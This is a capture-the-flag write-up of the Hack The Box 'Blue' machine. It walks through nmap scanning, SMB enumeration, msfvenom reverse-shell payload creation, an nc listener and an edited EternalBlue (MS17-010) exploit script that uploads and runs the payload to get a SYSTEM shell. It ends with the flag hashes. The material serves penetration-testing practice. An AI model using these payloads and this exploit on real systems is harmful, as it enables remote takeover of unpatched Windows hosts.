

nmap scan



```
kali@kali:~/Blue$ sudo nmap -sV -sC -oN short_scan_blue 10.10.10.40
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 00:56 EDT
Nmap scan report for 10.10.10.40
Host is up (0.093s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -20m02s, deviation: 34m37s, median: -4s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-06-18T05:57:41+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-18T04:57:40
|_  start_date: 2020-06-18T04:55:17

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.97 seconds
```


win 7 w/smb on a machine called Blue.... hmmm....
lets get more specific info if we can

grabbed more info




```
kali@kali:~/Blue$ sudo nmap -sV --script "smb-os-discovery,smb-vuln-ms17-010,smb-system-info,smb-security-mode" 10.10.10.40 -p 139,445
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 01:03 EDT
Nmap scan report for 10.10.10.40
Host is up (0.093s latency).

PORT    STATE SERVICE      VERSION
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-06-18T06:03:59+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.78 seconds
```

smbclient shows us smb1 is disabled...? but we have share info




```
kali@kali:~/Blue$ smbclient -L \\\\10.10.10.40\\ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
        Users           Disk
SMB1 disabled -- no workgroup available
```



```
kali@kali:~/Blue$ smbclient -L \\\\10.10.10.40\\ -U '' -N

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```


we were able to communicate when passing in an empty user and no password even though it didnt send back info

script needs a payload (shellcode, exe might work as it has in the past too)




```
kali@kali:~/oscp/tools/windows_exploitation/privesc_exploit_scripts/MS17-010$ python eternalblue_exploit7.py
eternalblue_exploit7.py <ip> <shellcode_file> [numGroomConn]
kali@kali:~/oscp/tools/windows_exploitation/privesc_exploit_scripts/MS17-010$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.8 LPORT=9000 -f exe -o blue.exe -arch x64
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Error: The selected arch is incompatible with the payload
kali@kali:~/oscp/tools/windows_exploitation/privesc_exploit_scripts/MS17-010$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.8 LPORT=9000 -f exe -o blue.exe -arch x86
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Error: The selected arch is incompatible with the payload
kali@kali:~/oscp/tools/windows_exploitation/privesc_exploit_scripts/MS17-010$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.8 LPORT=9000 -f exe -o blue.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: blue.exe
```

first run exploit failed, I think its because of the architecture.



```
kali@kali:~/oscp/tools/windows_exploitation/privesc_exploit_scripts/MS17-010$ python eternalblue_exploit7.py
10.10.10.40 blue.exe
shellcode size: 73802
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```


```
kali@kali:~/Blue$ nc -lvp 9000
listening on [any] 9000 ...
```



```
kali@kali:~/oscp/tools/windows_exploitation/privesc_exploit_scripts/MS17-010$ msfvenom -p windows/x64/shell/reverse_tcp LHOST=10.10.14.8 LPORT=9000 -f raw  --arch x64 --platform windows -o blue64
No encoder specified, outputting raw payload
Payload size: 510 bytes
Saved as: blue64
```


shellcode generation

that payload is apparently a staged payload




```
windows/x64/shell/reverse_tcp                          Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker (Windows x64)
```

we want a nonstaged payload for manual exploitation



```
kali@kali:~/Blue$ searchsploit eternalblue
-------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                  |  Path
-------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Ex | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (M | windows_x86-64/remote/42030.py
-------------------------------------------------------------------------------- ---------------------------------
```


the original script failed horribly so the second exploit above worked after changing user to



```
USERNAME = '\\'
PASSWORD = ''
```


(we have to do this because we arent able to access any share information when we pass the empty user string, but we can when we dont pass anything so the connection query looks like
\\10.10.10.40\ -N which is what let us get share info using smbclient.

generate a new payload since we can execute a file...




```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.8 LPORT=9000 -f exe  --arch x64 --platform windows -o blue64.exe
```

modify the file we upload in the script and the cooresponding command AND




```python
def smb_pwn(conn, arch):
        smbConn = conn.get_smbconnection()

        print('creating file c:\\pwned.txt on the target')
        tid2 = smbConn.connectTree('C$')
        fid2 = smbConn.createFile(tid2, '/pwned.txt')
        smbConn.closeFile(tid2, fid2)
        smbConn.disconnectTree(tid2)

        smb_send_file(smbConn, '/home/kali/Blue/blue.exe', 'C', '/blue.exe')
        service_exec(conn, r'cmd /c  c:\blue.exe')
        # Note: there are many methods to get shell over SMB admin session
        # a simple method to get shell (but easily to be detected by AV) is
        # executing binary generated by "msfvenom -f exe-service ..."
```


whoami?



```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```



```
C:\Users\haris\Desktop>type user.txt
type user.txt
4c546aea7dbee75cbd71de245c8deea9
```



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
ff548eb71e920ff6c08843ce9df4e717
```